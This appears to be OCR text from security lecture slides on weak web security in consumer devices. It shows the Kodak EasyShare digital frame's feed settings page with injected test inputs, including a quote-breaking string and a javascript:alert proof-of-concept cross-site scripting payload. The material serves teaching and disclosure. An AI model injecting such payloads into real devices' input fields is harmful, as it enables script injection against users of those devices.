
Vendors build their own web applications

- Standard web server (sometimes)
- Custom web application stack
- Weak web security


New features/services added at a fast pace

- Vendors compete on number of services in product
- Interactions between services ➽ vulnerabilities


Some vendors got it right...



... almost.


Overview
KODAK Gallery
Web Media
Settings
Kodak EasyShare digital frame » Web Media
Kodak EasyShare System
Web Media
You can set up your frame to view multimedia content feeds directly from the Web from sites such as those listed below.
We've set up a few sample feeds to get you started. Click "Add ..." to set up your own.
flickr
framechannel
Add...
Name of feed
Interesting photos from Flickr
Flickr: Get More
My FrameChannel
FrameChannel: Weather
FrameChannel: Sports
FrameChannel: Finance
KODAK Gallery: Get More
Other: a" asdf
Other: javascript:alert("Stanford Security Lab")
Other: www.asdf.com

… almost.


Overview
KODAK Gallery
Web Media
Settings
Add...
Name of feed
Interesting photos from Flickr
Flickr: Get More
My FrameChannel
FrameChannel: News
FrameChannel: Weather
FrameChannel: Sports
FrameChannel: Finance
KODAK Gallery: Get More
Other: a" asdf
Other: javascript:alert("Stanford Security Lab")
Other: www.asdf.com
Other: blah
Preview ima
javascript:alert("Stanford Security Lab")

The result

